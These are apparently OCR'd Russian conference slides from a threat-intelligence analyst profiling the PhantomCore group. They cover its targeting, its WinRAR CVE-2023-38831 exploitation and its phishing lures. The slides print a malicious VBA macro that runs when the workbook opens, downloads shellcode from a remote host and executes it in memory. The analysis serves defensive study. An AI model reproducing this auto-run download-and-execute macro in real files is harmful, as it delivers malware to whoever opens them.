Грищенко Артем

Руководитель отдела анализа вредоносного кода Threat Intelligence F6


# PhantomCore


## Хроника активности и эволюция инструментов

PHDAYS FEST от positive technologies

# Чем нас зацепила группа

- Основная целевая страна - Россия
- Первый известный случай эксплуатации CVE-2023-38831 в RAR-архивах
- Использование самописного ВПО, тестовые образцы которого были обнаружены незадолго до атаки
- Доменное имя C2 мимикрировало под российскую организацию
- Качественно составленные письма и приманки в виде скринов документов с подписями









Призрак в архиве
26 марта 2024

# В этом докладе мы рассмотрим

- Вредоносное ПО и первоначальные векторы атак группы
- Связанную с группой активность из 2022 года
- Распределение зафиксированных нами сфер целевых организаций
- Использование группой скомпрометированной инфраструктуры в своих атаках
- Что использовали злоумышленники после заражения

# Таймлайн активности ВПО







# Первоначальные векторы

# CVE-2023-38831

## Вектор, используемый с января по сентябрь 2024


Уязвимость в ПО WinRAR версии ниже 6.23, позволяет запустить произвольный файл при попытке пользователем запустить легитимный файл.



# XLS (MacroPack)

## Вектор, используемый в июле 2024

Содержит VBA, запускаемый после открытия документа. В данном случае выполняет загрузку шеллкода и его запуск в памяти собственного процесса.









```
Sub ErdtN_yeKygsm()
    Dim UauoUmguPiemo As Variant
    Dim AtirStauAeroLfh As String
    If UsonRlupNuseRG() Then
        AtirStauAeroLfh = "http://td.tula-steel.ru/en/image.jpg"
    Else
        AtirStauAeroLfh = "http://td.tula-steel.ru/en/image.jpg"
    End If
    UauoUmguPiemo = StopEdnrd(AtirStauAeroLfh, "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)") ' GET Запрос к URL-адресу для получения шеллкода
    AngpNhtu UauoUmguPiemo ' Выполнение шеллкода в памяти
    AhclMtnh 2 ' Sleep 2 секунды
End Sub

Sub Workbook_Open()
    ErdtN_yeKygsm
End Sub
```

# CVE-2024-43451

## Вектор, используемый в ноябре 2024



